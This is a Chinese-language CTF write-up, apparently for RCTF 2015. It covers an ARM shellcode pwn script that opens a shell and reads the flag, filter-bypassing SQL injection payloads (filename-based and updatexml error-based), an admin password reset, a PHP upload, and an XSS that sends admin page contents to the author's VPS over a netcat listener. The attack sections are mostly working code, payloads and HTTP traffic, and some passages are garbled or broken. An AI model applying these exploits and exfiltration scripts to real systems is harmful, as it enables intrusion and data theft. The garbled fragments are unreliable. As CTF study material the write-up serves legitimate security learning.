    move_to_other_carriage(io, 5)
    move_to_cantin(io, -126 -90)
    check_status(io)

```



```

    io.read_until("Hungry:%d:"%(-126))
    data = io.read_until("\n").strip()
    print [c for c in data]
    io.write("5\n")
    io.interact()

if False:
    io = get_io(target)
    leak_access_code(io)

def leak_text_base(io):#no use
    move_to_other_carriage(io, 0)
    pass_access_code(io)

    move_to_other_carriage(io, 5)

    index = 7
    count = -index * 21

    move_to_cantin(io, count -90)
    check_status(io)

    io.read_until("Hungry:%d:"%(count))
    data = io.read_until("\n").strip()
    print [c for c in data]
    addr = 132(data[4:8])
    text_base = addr - 0x199
    print "text_base:", hex(text_base)
    return text_base

def pwn(io):
    io.read_until("Input your ID to check in:")
    io.write(check_id + '\n')

    #text_base = leak_text_base(io)
    text_base = 0x54aaaa00

    move_to_other_carriage(io, 0)
    pass_access_code(io, data = '\x58' * 50)

    shellcode = ""
    shellcode += "\x01\x60\x8f\xe2"    # add    r6, pc, #1

```

```

shellcode += "\x16\xff\x2f\xe1"    # add    bx     r6
shellcode += "\x40\x40"             # eors    r0, r0
shellcode += "\x78\x44"             # add     r0, pc
shellcode += "\x0c\x30"             # adds    r0, #12
shellcode += "\x49\x40"             # eors    r1, r1
shellcode += "\x52\x40"             # eors    r2, r2
shellcode += "\x0b\x27"             # movs    r7, #11
shellcode += "\x01\xdf"             # svc     1
shellcode += "\x01\x27"             # movs    r7, #1
shellcode += "\x01\xdf"             # svc     1
shellcode += "\x2f\x2f"             # .short  0x2f2f
shellcode += "\x62\x69\x6e\x2f"     # .word    0x2f6e6962
shellcode += "\x2f\x73"             # .short  0x732f
shellcode += "\x68"                 # .byte    0x68

```

```

"""

```

```

shellcode = ""
shellcode += "\x24\x60\x8f\xe2"
shellcode += "\x16\xff\x2f\xe1"
shellcode += "\xe3\x40\xa0\xe3"
shellcode += "\x01\x0c\x54\xe3"
shellcode += "\x1e\xff\x2f\x81"
shellcode += "\xe3\x40\x44\xe2"
shellcode += "\x04\x50\xde\xe7"
shellcode += "\x58\x50\x25\xe2"
shellcode += "\x04\x50\xce\xe7"
shellcode += "\xe4\x40\x84\xe2"
shellcode += "\xf7\xff\xff\xea"
shellcode += "\xf5\xff\xff\xeb"
shellcode += "\x59\x68\xd7\xba"
shellcode += "\x4b\xa7\x77\xb9"
shellcode += "\x20\x1e\x52\x68"
shellcode += "\x59\xc8\x59\xf1"
shellcode += "\xca\x42\x53\x7f"
shellcode += "\x59\x87\x77\x77"
shellcode += "\x3a\x31\x36\x77"
shellcode += "\x2b\x30"

```

```

"""

```

```

payload = shellcode

```

```

#raw_input(":")
io.read_until("4.exit\n")
#io.read_until("Recheck your ID:")
#io.write(check_id + "\n")

```

```


#io.interact()
io.write("1\n")
io.write(payload + "\n")

#data = io.read_until("\n")
#print [c for c in data]
#print payload.find("0x0a")
io.write("cat /home/g27/flag\n")
io.interact()

io = get_io(target)
pwn(io)

```

最终flag如下：



```

Choice:
1.Send command to train
2.Change encrypt table
3.Set speed
4.exit
1
0I@R@
cat /home/g27/flag
RCTF{EMU_EMU_EMU_EMU!}
^Cpxx@ubuntu:~/my_work/ctf/xctf/rct

```

WEB-100-UPLOAD

图片的文件名可以造成注入

select

from

可以绕过对 select,from 的过滤,

构造 payload

查询数据库:

'+(select CONV(substr(hex(dAtaBase()),1,12),16,10))+'.jpg

返回:

131277325825392 => web_up

'+(select CONV(substr(hex(dAtaBase()),13,12),16,10))+'.jpg

返回:

1819238756 => load

拼接起来得知数据库名为:web_upload

然后查表:

```
'+(seleselectct+CONV(substr(hex((seleselectct TABLE_NAME frfromom information_schem  
a.TABLES where TABLE_SCHEMA = 'web_upload' limit 1,1)),1,12),16,10))+'jpg
```

返回:

114784820031327 => hello_

```
'+(seleselectct+CONV(substr(hex((seleselectct TABLE_NAME frfromom information_schem  
a.TABLES where TABLE_SCHEMA = 'web_upload' limit 1,1)),13,12),16,10))+'jpg
```

返回:

112615676665705 => flag_i

```
'+(seleselectct+CONV(substr(hex((seleselectct TABLE_NAME frfromom information_schem  
a.TABLES where TABLE_SCHEMA = 'web_upload' limit 1,1)),25,12),16,10))+'jpg
```

返回:

126853610566245 => s_here

拼接起来得知存放 flag 的表名为: hello_flag_is_here

然后查这个表里有什么字段:

```
'+(seleselectct+CONV(substr(hex((seleselectct COLUMN_NAME frfromom information_sch  
ema.COLUMNS where TABLE_NAME = 'hello_flag_is_here' limit 0,1)),1,12),16,10))+'jpg
```

返回:

115858377367398 => i_am_f

```
'+(seleselectct+CONV(substr(hex((seleselectct COLUMN_NAME frfromom information_sch  
ema.COLUMNS where TABLE_NAME = 'hello_flag_is_here' limit 0,1)),13,12),16,10))+'jpg
```

返回:

7102823=> lag

拼接起来得知存放 flag 的字段是:i_am_flag

然后查询 flag:

```
'+(seleselectct+CONV(substr(hex((seleselectct i_am_flag frfromom hello_flag_is_here limit  
0,1)),1,12),16,10))+'jpg
```

返回:

36427215695199 => !!_@m_

```
'+(seleselectct+CONV(substr(hex((seleselectct i_am_flag frfromom hello_flag_is_here limit  
0,1)),13,12),16,10))+'jpg
```

返回:

92806431727430=> Th.e_F

```
'+(seleselectct+CONV(substr(hex((seleselectct i_am_flag frfromom hello_flag_is_here limit  
0,1)),25,12),16,10))+'jpg
```

返回:

560750951=> !lag

拼起来之后得到过关 flag: !!_@m_Th.e_F!lag

Web-150-1

这题比较好玩..

注入的时候不能带空白字符,/**/,and,ord,mid 等等

而且每次注入都需要经过三个页面:

注册,登陆,和修改密码

修改密码为最终触发 sql 的地方.

查询有哪些表:

```
adminaa"||updatexml(1,concat(0x7e,(SELECT(GROUP_CONCAT(TABLE_NAME))FROM(information_schema.TABLES)WHERE(table_schema=database()))),0)#
```

返回:

XPATH syntax error: '~article,flag,users'

看到 flag 理所当然的从 flag 里查啊啊啊..

```
adminaa"||updatexml(1,concat(0x7e,(SELECT(flag)FROM(flag))),0)#
```

返回:

XPATH syntax error: '~RCTF{Good job! But flag not her'}

卧槽..不带这么玩我的..好吧..继续看别的表..

文章表里没什么东西..

然后看 users 表有哪些字段:

```
adminaa"||updatexml(1,concat(0x7e,(SELECT(GROUP_CONCAT(COLUMN_NAME))FROM(information_schema.COLUMNS)WHERE(TABLE_NAME='users'))),0)#
```

返回:

XPATH syntax error: '~name,pwd,email,real_flag_1s_here'

嗯..直觉告诉我最后一个字段看起来缺点啥..脑补一个'e'上去形成 real_flag_1s_here

然后看看这个表里的 real_flag_1s_here 字段里都放了些什么东西:

```
adminaa"||updatexml(1,concat(0x7e,(SELECT(GROUP_CONCAT(real_flag_1s_here))FROM(users))),0)#
```

返回:

XPATH syntax error: '~xxx,xxx,xxx,xxx,xxx,xxx,xxx,RCT'

前几行的值都是 xxx,第八行的值虽然没显示全..但应该就是 flag 了..

所以排除 real_flag_1s_here 值为'xxx'的行,再次查询:

```
adminaa"||updatexml(1,concat(0x7e,(SELECT(GROUP_CONCAT(real_flag_1s_here))FROM(users)WHERE(real_flag_1s_here!='xxx'))),0)#
```

返回:

XPATH syntax error: '~RCTF{sql_1njecti0n_is_f4n_6666}'

flag 就这么出来了..

Web-150-2

先注册账号

POST /ebb12aea61a0209fbe0d97a903e99c10/index.php?module=findpwd&step=2&doSubmit=yes H

5x/42.0
3

dex.php?module=4trgmn8t4lu4

Register

findpassword 第二步 改包

这样就把 admin 密码重置了

```

GET /ebb12aea61a0209fbe0d97a903e99c10/index.php?module=admin
HTTP/1.1
Host: 180.76.178.54:8003
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:42.0) Gecko/20100101
Firefox/42.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Forwarded-For: 127.0.0.1
Referer:
http://180.76.178.54:8003/ebb12aea61a0209fbe0d97a903e99c10/index.php
Cookie: PHPSESSID=vtob647pirs39dvp5rffp5hse5;
user=4b9987ccafac8d8fc08d22bbca797ba;
PHPSESSID=5c3glvp7segrt14trgmn8t4lu4
Connection: keep-alive

```

```

<style type="text/css">
* { margin: 0px; padding: 0px; }
.clearfix:after { content: "."; display: block; height: 0; clear: both; visibility: hidden; }
.wbox { width: 500px; margin: 20px auto }
.switchTab { border-bottom: 1px solid #CCC; margin-bottom: 10px; }
.switchTab a { color: #444; font-size: 13px; background-color: #FFF; padding: 5px 10px; border: 1px solid #CCC; border-bottom: none; border-top: 1px solid #CCC; border-right: 1px solid #CCC; border-left: 1px solid #CCC; }
.switchTab a.cur { color: #888; background-color: #FFF; }
.profileTable { font-size: 13px; width: 100%; margin-bottom: 10px; border-collapse: collapse; }
.profileTable td { border-top: 1px solid #CCC; border-bottom: 1px solid #CCC; padding: 5px; }
.profileTable td:nth-of-type(2n+1) { font-weight: bold; text-align: center; }
.px { border: 1px solid #CCC; padding: 5px 3px; border-radius: 3px; margin: 5px 0; width: 150px }
button.px { display: block; font-size: 15px; width: 100px; height: 35px; background-color: #36C; border-radius: 3px; color: #FFF }
</style>

<div class="wbox">
<div class="container">
<p>Where Is The Flag?</p>
<p style="font-size:100px">: )</p>
</div>
<!-- index.php?module=filemanage&do=?</p>
</body>
</html>

```

登陆 改 XFF

得到 index.php?module=filemanage&do= ? ?

猜测

<http://180.76.178.54:8003/ebb12aea61a0209fbe0d97a903e99c10/index.php?module=filemanage&do=upload>

```
POST /ebb12aea61a0209f9e0d97a903e99c10/index.php?module=filemanage&do=up
load HTTP/1.1
Host: 180.76.178.54:8003
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:42.0) Gecko/20100101
Firefox/42.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://180.76.178.54:8003/ebb12aea61a0209f9e0d97a903e99c10/index.ph
p?module=filemanage&do=upload
Cookie: PHPSESSID=vtob647p1rs39dvp5rffp5hse5;
user=4b9987ccafac8d8fc08d22bbca797ba;
PHPSESSID=5c3glvp7segrt14trgmn8t4lu4
Connection: keep-alive
Content-Type: multipart/form-data;
boundary=-----137322215427962
Content-Length: 243

-----137322215427962
Content-Disposition: form-data; name="upfile";
filename="sbwab.php5"
Content-Type: image/jpeg

gif89a
<script language='php'>phpinfo();</script>
-----137322215427962--

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 16 Nov 2015 11:21:54 GMT
Content-Type: text/html
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.41
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Content-Length: 273

<!DOCTYPE html>
<html>
<head>
<title>Message</title>
<meta charset="UTF-8" />
</head>
<body>
<script>alert('you have get points,here
is the
flag:RCTF{Bug_@-EveryWh3re}!');</script><script>window.location.hre
f='index.php'</script></body></html>
```

访问 上传

Get Flag!

WEB-300-xss?

这题好坑..有一个地方完全是在考脑洞..

注册用户

登陆

留言

发现能用的基本都被 ban 了,除了 link 标签

还发现了几个文件如:

admin.php

config.php

所以构造 payload:

content=<link rel=import

href="http://VPS-IP/ACAO.php"/>&token=ebf586e62db693073b082a09222080f3&feedbac

k=submit

发现不管怎么提交..提交多少次..管理员都不来访问..

然后手贱的改了一下 payload 变成:

content=<link rel=import

href="http://VPS-IP/ACAO.php"/>&token=ebf586e62db693073b082a09222080f3&isAdmin

=1&feedback=submit

WTF..管理员竟然访问了...

ACAO.php 内容如下:

```

<?php
header("Access-Control-Allow-Origin: *");
?>
<script src="js/jquery.js"></script>
<script>
$.ajax({
    url: "/4b79f5d4860384d4ac494ad91f5313b7/admin.php",
    type: "GET",
    success: function (result) {
        $.post('http://[redacted]:8898/', {'result': result});
    }
});
</script>

```

马赛克部分还是我的 VPS-IP,在 VPS 上监听 8898 端口,
接收到管理员弹过来的数据:

```

Listening on [0.0.0.0] (family 0, port 8898)
Connection from [218.106.145.26] port 8898 [tcp/*] accepted (family 2, sport 55615)
POST /recv.php HTTP/1.1
Host: [redacted]:8898
Connection: keep-alive
Content-Length: 69
Accept: */*
Origin: http://180.76.178.54:8004
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.93 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://180.76.178.54:8004/4b79f5d4860384d4ac494ad91f5313b7/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8

[rsult=%3Cscript%3Ealert('flag%3AGetFl4gsucce5s!')%3B%3C%2Fscript%3Eroot@InkSecLinodeJP:~# nc -lvvp 8898

```

flag 就这样收到了..

之前还研究怎么加用户,token 怎么算的什么用..最后发现全没用上..

WTF!!